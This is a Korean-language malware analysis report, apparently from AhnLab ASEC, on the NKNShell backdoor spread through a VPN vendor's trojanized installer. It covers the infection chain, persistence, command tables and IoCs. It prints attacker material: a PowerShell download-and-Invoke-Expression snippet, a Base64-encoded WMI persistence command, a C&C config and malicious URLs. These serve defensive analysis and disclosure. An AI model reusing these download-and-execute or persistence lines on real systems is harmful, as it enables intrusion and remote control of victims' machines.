

VPN 홈페이지에서 유포 중인 NKNShell 악성코드

A asec.ahnlab.com/ko/91056

ATCP

November 17, 2025



AhnLab Scurity intelligence Center(ASEC)은 국내 VPN 업체의 홈페이지에서 악성코드가 업로드 되어 있는 것을 확인하였다. 해당 공격은 악성코드 유포 방식이나 사용된 악성코드 등의 특징으로 보아 2023년부터 국내 VPN 업체를 공격해 악성코드를 유포했던 공격자와 동일한 소행으로 보인다. 과거 사례에서 공격자는 최종적으로 SparkRAT, MeshAgent, Sliver와 같은 백도어 악성코드를 설치해 감염 시스템을 제어하였는데 최근 확인된 공격 사례에서도 유사한 PDB 경로를 갖는 MeshAgent가 사용되고 있다. 이번에 확인된 공격 사례는 과거와 다른 VPN 업체의 홈페이지가 그 대상이며 과거 사례와 동일하게 MeshAgent를 사용하기도 하지만 NKNShell이라는 이름의 백도어가 새롭게 확인되었다. NKNShell은 C&C 서버와의 통신 시 NKN과 MQTT라는 프로토콜을 활용하는 것이 특징이다.

- [국내 VPN 설치파일에 포함되어 유포 중인 SparkRAT](#)
- [국내 VPN 설치에서 MeshAgent 감염으로 이어지는 공격 사례 분석](#)
- [국내 프로그램 개발 업체를 통해 유포 중인 Sliver C2](#)

1. 악성코드 유포

국내 VPN 업체의 홈페이지에서는 2025년 11월 현재까지도 악성코드가 다운로드된다. 홈페이지에서 다운로드한 압축 파일의 압축을 해제하고 실행하면 정상 VPN 설치와 동시에 PowerChell을 이용해 파워셸 스크립트를 다운로드해 실행한다. 파워셸 스크립트는 다양한 악성코드들을 설치하는데 최종적으로 NKNShell라는 이름의 백도어와 MeshAgent 그리고 gs-netcat이 있다. 여기에서는 각각의 흐름에 따라 악성코드들을 분석한다.




Figure 1. 국내 VPN 홈페이지에서 다운로드

2. 악성코드 분석

2.1. 위장 설치 프로그램




Figure 2. 흐름도

위장 설치 프로그램은 Go 언어로 작성된 악성코드로서 NVIDIA를 위장한 유효하지 않은 인증서로 서명되어 있다. 실행 시 가상 머신 여부를 검사하는데 해당 루틴은 GoDefender의 코드를 가져와 사용하였다. [1] 이후 파워셸 다운로드 명령을 인자로 하여 자신을 자식 프로세스로 실행한다. 해당 명령을 통해 실행된 자식 프로세스는 다운로드 주소에서 PowerChell을 다운로드해 메모리에 로드하고 Base64로 인코딩된 명령을 실행한다.

참고로 PowerChell은 C/C++로 개발된 파워셸 콘솔로서 AMSI와 같은 보안 기능을 비활성화시켜 준다. 즉 공격자는 PowerChell을 이용해 명령을 실행하더라도 AMSI를 활용하는 보안 제품을 통해 탐지를 우회할 수 있다. PowerChell을 통해 실행되는 명령은 외부에서 “sql-auto.ps1” 스크립트를 다운로드해 실행하는 기능을 담당한다.

2.2. 파워셸 다운로더 스크립트 – 1 (sql-auto.ps1)

“sql-auto.ps1” 스크립트는 다른 악성코드를 설치하는 기능을 담당하는 다운로더이다. 뒤의 사례에서도 다루겠지만 공격자는 생성형 AI를 이용해 악성코드를 제작한 것으로 보이는데 이는 실행 파일 형태의 악성코드뿐만 아니라 파워셸 스크립트들도 동일하다.

```
# # 각 스크립트를 별도의 Job에서 비동기적으로 실행
# foreach ($url in $ScriptUrls) {
#     Write-Host "Starting background job for: $url" -ForegroundColor Cyan

#     # Job에서 실행할 스크립트 블록 정의
#     $jobScriptBlock = {
#         param($scriptUrl)
#         try {
#             Write-Host "Job started for: $scriptUrl" -ForegroundColor Yellow
#             # 스크립트 내용 다운로드 및 실행
#             $scriptContent = (New-Object System.Net.WebClient).DownloadString($scriptUrl)
#             Invoke-Expression $scriptContent
#             Write-Host "☑ Job completed successfully for: $scriptUrl" -ForegroundColor Green
#         } catch {
#             Write-Host "✗ Job failed for $scriptUrl : $($_.Exception.Message)" -ForegroundColor Red
#         }
#     }

#     # 새로운 Job 시작 (비동기, 대기하지 않음)
#     Start-Job -ScriptBlock $jobScriptBlock -ArgumentList
```

Figure 3. AI로 작성한 것으로 추정되는 주식 문자열

“sql-auto.ps1”은 기능이 다양하지만 주식 처리되어 동작하지 않는 부분도 다수 존재한다. 해당 스크립트는 윈도우 디펜더를 비활성화하고 예외 처리 경로를 등록하며 BlackShell256이 개발한 “Null-AMSI” 스크립트를 실행해 AMSI를 우회하려고 시도하였다. [2] “sql-auto.ps1”의 가장 중요한 기능은 외부에서 추가 페이로드를 다운로드하는 것이다. 다운로드하는 것은 두 개로 나뉘는데 하나는 현재 기준 주식 처리되어 있지만 SQLMap 악성코드를 설치하는 것이며 다른 하나는 또 다른 다운로더 스크립트인 “install.ps1”을 설치하는 것이다.

2.3. 파워셸 다운로더 스크립트 – 2 (install.ps1)

“install.ps1” 스크립트는 현재 기준 주식 처리되어 있지만 “Invoke-NullAMSI”를 이용해 ETW(Event Tracing for Windows)를 비활성화하는 기능이 포함되어 있으며 “Cleanup”이라는 이름의 WMI 필터를 등록해 지속성을 유지시킨다. “Cleanup” 필터는 내부에 존재하는 실제 다운로더 스크립트를 실행하는 기능을 제공한다. 이러한 과정이 끝나면 추후 악성코드 인젝션 대상이 될 프로세스들을 종료하고 해당 스크립트를 직접 실행한다.

Name	Cleanup
Query	SELECT * FROM Win32_ComputerSystem WHERE PrimaryOwnerName IS NOT NULL
QueryLanguage	WQL
CommandLineTemplate	powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('JGVmZW'))"
Name	DataCleanup

Figure 4. 등록된 WMI 필터 및 컨슈머

최종적으로 실행되는 스크립트는 15개의 UAC Bypass 기법을 지원하지만 실제로는 사용되지 않는다. 지원하는 기능들은 각각 fodhelper.exe, slui.exe, silentcleanup 작업, sdclt.exe, perfmon.exe, eventvwr.exe, compmgmtlauncher.exe, computerdefaults.exe, 토큰 조작, cmstp.exe 등 알려진 UAC 우회 방식들이다.


스크립트의 실질적인 기능은 다운로드로서 gs-netcat, MeshAgent, NKNShell 백도어 설치를 담당한다. 참고로 NKNShell 백도어의 경우 마이크로소프트 엣지, 메모장, 계산기, 그림판 프로세스를 실행해 인젝션한다.

2.4. MeshAgent

MeshCentral은 오픈 소스이면서 무료로 원격 제어를 제공하는 관리 도구이다. MeshCentral에서 제공하는 MeshAgent는 명령 실행이나 파일 다운로드와 같은 각종 시스템 제어 명령들뿐만 아니라 VNC, RDP와 같은 원격 데스크탑 기능을 제공한다. 공격자는 과거부터 MeshAgent를 지속적으로 사용하고 있는 것이 특징이다. 과거부터 공격에 사용되어 왔던 MeshAgent는 공격자가 직접 제작한 형태로서 다음과 같은 PDB 정보를 갖는다.

- C:\Users\anfdh\Downloads\MeshAgent-master\MeshAgent-master\Release\MeshService64.pdb
- C:\Users\anfdh\Downloads\MeshAgent-master (1)\MeshAgent-master\Release\MeshService64.pdb
- C:\Users\anfdh\Downloads\MeshAgent-master (2)\MeshAgent-master\Release\MeshService64.pdb

“new-ms.ps1” 스크립트는 “%LOCALAPPDATA%\svchost\services.exe” 경로에 MeshAgent를 다운로드하고 동일 경로에 “services.msh” 설정 파일을 함께 두어 해당 설정을 사용하도록 하였다. 설정 파일에는 다음과 같이 C&C 서버의 주소가 포함되어 있다.



```
MeshID=0x8AA333246
ServerID=BEC956642
MeshServer=wss://kttelecom.duckdns.org:443/agent.ashx
InstallFlags=2
ignoreProxyFile=1
```

Figure 5. C&C 서버 주소가 포함된 설정 파일

2.5. gs-netcat

Global Socket의 도구 중 하나인 gs-netcat은 GSRN(Global Socket Relay Network)라는 중계망을 이용해 통신한다. gs-netcat은 netcat의 GSRN 버전으로서 내부망에 위치해도 설정한 비밀번호를 이용해 통신이 가능하다.

“gsocks.ps1” 스크립트는 “file.zip” 압축 파일을 다운로드해 “c:\windows\linux” 경로에 해제하는데 여기에는 “cached.exe”라는 이름으로 gs-netcat이 포함되어 있다. 또한 “windows.sh”를 생성하고 “bash.exe”를 이용해 이를 실행하는데 “windows.sh”에는 gs-netcat의 비밀번호가 설정되어 있다. 공격자는 해당 비밀번호를 통해 외부에서 감염 시스템에 접근할 수 있다. 즉 “gsocks.ps1” 스크립트는 gs-netcat을 이용한 원격 셸을 설치하는 기능을 담당한다.



Figure 6. gs-netcat 설치 경로 및 실행 스크립트

참고로 “bash.exe”를 이용한 “windows.sh” 스크립트 실행 행위는 “Windows Linux System”이라는 이름의 작업에 등록되어 지속성이 유지된다. 이외에도 gs-netcat의 비밀번호를 포함한 시스템의 기본적인 정보들은 파워셸 명령을 통해 C&C 서버 즉 공격자에게 전달된다.

NGLite가 있다. [4] 악성코드는 고유한 ID 즉 NKN 주소를 생성한 이후 이를 활용해 Seed 노드에 접속하며 이후 바이너리에 하드코딩되어 있는 주소의 공격자에게 수집한 정보를 전송한다.

```
POST / HTTP/1.1
Host: mainnet-seed-0004.nkn.org:30003
User-Agent: Go-http-client/1.1
Content-Length: 139
Accept-Encoding: gzip

{"id":"nkn-sdk-go","method":"getwsaddr","params":
{"address":"__2__.a57d.
7b9bb8a88e452"}}
```

Figure 9. Seed 노드에 대한 요청 패킷

NKNShell은 C&C 서버와의 통신 과정에서 메시징 프로토콜인 MQTT도 함께 활용한다. 먼저 다음과 같은 MQTT 브로커에 접속하는데 감염 시스템의 Client ID는 NKN 과정에서 사용한 것과 동일하게 사용된다. 참고로 접속 과정에서 특정 토픽에 Will 메시지(LTW : Last Will & Testament)를 함께 보낸다. 또한 NKN 프로토콜 방식처럼 감염 시스템에서 수집한 정보를 전송한다. 이에 따라 추후 해당 토픽을 구독하고 있던 공격자는 감염 시스템에 대한 정보를 수집할 수 있다.

- MQTT 브로커 주소 – 1 : broker.emqx[.]io:1833
- MQTT 브로커 주소 – 2 : broker.hivemq[.]com:1833
- MQTT 브로커 주소 – 3 : broker.mqtt[.]cool:1833
- MQTT 브로커 주소 – 4 : broker.mosquitto[.]org:1833

```
MQ Telemetry Transport Protocol, Connect Command
> Header Flags: 0x10, Message Type: Connect Command
  Msg Len: 447
  Protocol Name Length: 4
  Protocol Name: MQTT
  Version: MQTT v3.1.1 (4)
> Connect Flags: 0x34, Will Retain, QoS Level: Exactly once delivery (Assured Delivery), Will Flag
  Keep Alive: 60
  Client ID Length: 71
  Client ID: a57d.7b9bb8a88e452-1
  Will Topic Length: 8
  Will Topic:
  Will Message Length: 352
  Will Message: 6537e130...
```

Figure 10. MQTT 브로커 연결 과정에서의 패킷

참고로 NKNShell은 Client ID를 활용해 MD5를 계산하고 해당 값을 문자열로 하는 토픽을 구독하는데 공격자 또한 Will 메시지에서 전달받은 Client ID를 통해 감염 시스템이 어떤 MD5 문자열을 갖는 토픽을 구독할 것인지 알 수 있다. 즉 공격자는 해당 토픽에 메시지를 퍼블리시함으로써 명령을 전

달할 수 있을 것이다.

항목	정보
arch	아키텍처
cpuusage	CPU 사용량
hostinfo	컴퓨터 이름
isadmin	관리자 권한 여부
lanip	IP 주소
mac	MAC 주소
num_cpu	CPU 코어 개수
os	운영체제
osinfo	운영체제 정보 (윈도우 버전 등)
pathinfo	악성코드 경로
ram	RAM 정보
username	사용자 이름
version	1.0.7
wanip	External IP

Table 1. 전송하는 정보 목록

B. 지원하는 명령

NKNShell은 NKN, MQTT를 통해 다음과 같은 명령들을 전달받는다. 대부분의 백도어들이 지원하는 정보 수집, 원격 제어와 관련된 일반적인 명령들을 지원하며 일정 부분은 구현되어 있지 않다.

명령	기능
ps	프로세스 목록 조회
bof	BOF (Beacon Object File) 실행
rem	Rem Proxy
ping	Ping
attack	DDoS 공격 명령 (tcp, udp, http flood)
config	설정 다운로드
command	명령 실행
sideload	DLL 사이드로딩
spawndll	DLL 메모리 로드
file_list	파일 목록 조회
injection	코드 인젝션
migration	구현되지 않음
clear_log	이벤트, 레지스트리, Prepatch 로그 삭제
execution	명령 실행
disconnect	연결 해제
execute_pe	메모리에서 PE 실행
screenshot	스크린샷
codesigning	구현되지 않음
steal_token	토큰 탈취
file_delete	파일 삭제
file_upload	파일 업로드
file_execute	파일 실행
clone_session	클론 세션

명령	기능
file_download	파일 다운로드
inject_process	프로세스 인젝션
postmsf_cshrp	구현되지 않음
set_encryption	메시지 암호화
execute_csharp	어셈블리 실행
python	파이썬 스크립트 실행
get_systeminfo	아키텍처, CPU, 버전 정보 등 시스템 정보 수집
ps_session_exec	파워셸 세션 실행
execute_assembly	어셈블리 실행
impersonate_user	사용자 가장
ps_session_start	파워셸 세션 시작
ps_session_stop	파워셸 세션 종료
execute_shellcode	셸코드 실행
enumerate_sessions	세션 열거
execute_powershell	파워셸 실행
hijack_codesigning	코드 사이닝 위장
migrate_cobaltstrike	구현되지 않음
process_manipulation	프로세스 조작 (inject_dll, memory_dump, hijack_token, kill, resume, suspend)
execute_charp_bypass	구현되지 않음
inject_system_process	시스템 프로세스 인젝션
spoof_microsoft_signature	구현되지 않음

Table 2. NKNShell이 지원하는 명령

Figure 11. MQTT 프로토콜에서 ping 명령 수신

C. 업데이트

NKNShell은 일반적인 명령을 통해 업데이트하는 대신 또 다른 인프라를 활용한다. 추가적인 C&C 서버나 익명 블로그인 텔레그래프([telegra\[.\]ph](https://telegra.ph), [te.legra\[.\]ph](https://te.legra.ph), [graph\[.\]org](https://graph[.]org))를 활용하는 것이 특징인데 주기적으로 주소들 중 하나를 랜덤하게 선택하고 뒤에 URL을 덧붙인 주소에 접속한다.

해당 주소에 접속할 경우 다음과 같이 공격자가 업로드한 Base64 문자열이 보인다. Base64 복호화 시 업데이트할 악성코드의 페이로드 주소를 확인할 수 있다.



Figure 12. 텔레그래프에 업로드된 업데이트 주소

2.7. SQLMap 악성코드

분석 시점 기준 파워셸 스크립트에서는 주석 처리되어 있었지만 “main.exe” 즉 SQLMap 악성코드는 실제 공격에서 사용되기도 하였다. SQLMap은 인자로 전달받은 특정 주소를 대상으로 웹 애플리케이션에 대한 SQL 인젝션 취약점을 점검해 주는 오픈 소스 도구이다. SQLMap 악성코드가 실행되면 동일 경로에 “sqlmap-win64” 폴더에 SQLMap 도구를 생성한다.

```
sqlmap-win64 디렉토리가 없습니다. 포함된 데이터를 추출합니다...
Hello, Go!
380
2025-11-01T18:29:17.432+0900 INFO MQTT 로거가 초기화되었습니다
2025-11-01T18:29:17.452+0900 INFO 워커 풀이 생성되었습니다 {"size": 2}
2025-11-01T18:29:17.452+0900 INFO SQLInjectionTester가 초기화되었습니다
2025-11-01T18:29:17.452+0900 INFO SQLMap Executor가 초기화되었습니다
2025-11-01T18:29:17.452+0900 INFO 'all' 모드로 시작합니다
2025-11-01T18:29:17.453+0900 INFO 파이프라인 실행 모드를 시작합니다
2025-11-01T18:29:17.454+0900 INFO SQLMap 워커를 시작합니다 {"count": 4}
2025-11-01T18:29:17.454+0900 INFO SQLi 워커를 시작합니다 {"count": 8}
2025/11/01 18:29:19 Could not unmarshal response as JSON: json: cannot unmarshal array into Go struct field .data of type string. Body: {"success":false,"message":"스캔할 URL이 없습니다.","data":[],"code":200}
2025-11-01T18:29:19.260+0900 INFO API로부터 새로운 대상이 없습니다. 아직 처리된 대상이 없으므로 잠시 후 다시 시도합니다.
2025/11/01 18:29:29 Could not unmarshal response as JSON: json: cannot unmarshal array into Go struct field .data of type string. Body: {"success":false,"message":"스캔할 URL이 없습니다.","data":[],"code":200}
2025-11-01T18:29:29.954+0900 INFO API로부터 새로운 대상이 없습니다. 아직 처리된 대상이 없으므로 잠시 후 다시 시도합니다.
```

Figure 13. SQLMap 악성코드 실행 로그

이후 또 다른 C&C 서버에서 스캐닝 대상 주소를 전달받을 것으로 추정되며 특정 MQTT 토픽에 지속적으로 메시지를 퍼블리시하는 것을 보면 스캐닝 결과를 해당 토픽으로 전송하는 것으로 보인다.

3. 결론

최근 Larva-24010 공격자가 국내 VPN 업체의 홈페이지를 통해 악성코드를 유포하고 있으며 이에 따라 해당 VPN 홈페이지에서 설치 파일을 다운로드해 실행할 경우 악성코드가 설치될 수 있다. Larva-24010 공격자는 적어도 2023년부터 국내 VPN 사용자들을 대상으로 악성코드들을 유포하고 있으며 최종적으로 MeshAgent, gs-netcat, NKNShell과 같은 다양한 백도어 악성코드들을 설치한다. 이에 따라 공격자는 해당 VPN이 설치된 감염 시스템을 제어하여 감염 시스템에 저장된 사용자들의 민감한 정보들을 탈취할 수 있다.

MD5

0696da5b242023308ad45c50666b2b96

0dfea610a526b0d458e84c6cd604b2ab

21067f677b8ac8d843a56cd2c19356ff

2e9bf8bf256a0c60402e05d6f20c6e3d

60f153778e843fc04c6ab239ca650a89

추가 IoC는 ATIP에서 제공됩니다.

URL

[https://camo\[.\]hach\[.\]chat/?proxyUrl=https://dnot\[.\]sh/](https://camo[.]hach[.]chat/?proxyUrl=https://dnot[.]sh/)

[https://inspiring-monstera-5c3688\[.\]netlify\[.\]app/afsocks](https://inspiring-monstera-5c3688[.]netlify[.]app/afsocks)

[https://microsoft\[.\]devq\[.\]workers\[.\]dev/newms\[.\]exe](https://microsoft[.]devq[.]workers[.]dev/newms[.]exe)

[https://openai-proxy\[.\]napdev\[.\]workers\[.\]dev?url=https://pub-fd29cd63fb8c4b7fb0c7d3fa893212b9\[.\]r2\[.\]dev/Protect\[.\]exe](https://openai-proxy[.]napdev[.]workers[.]dev?url=https://pub-fd29cd63fb8c4b7fb0c7d3fa893212b9[.]r2[.]dev/Protect[.]exe)

[https://proxy\[.\]wingram\[.\]org/?proxyUrl=https://microsoft\[.\]devq\[.\]workers\[.\]dev/newms\[.\]exe](https://proxy[.]wingram[.]org/?proxyUrl=https://microsoft[.]devq[.]workers[.]dev/newms[.]exe)

추가 IoC는 ATIP에서 제공됩니다.

FQDN

[kttelecom\[.\]duckdns\[.\]org](https://kttelecom[.]duckdns[.]org)

[spiffy-crepe-c667e8\[.\]netlify\[.\]app](https://spiffy-crepe-c667e8[.]netlify[.]app)

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

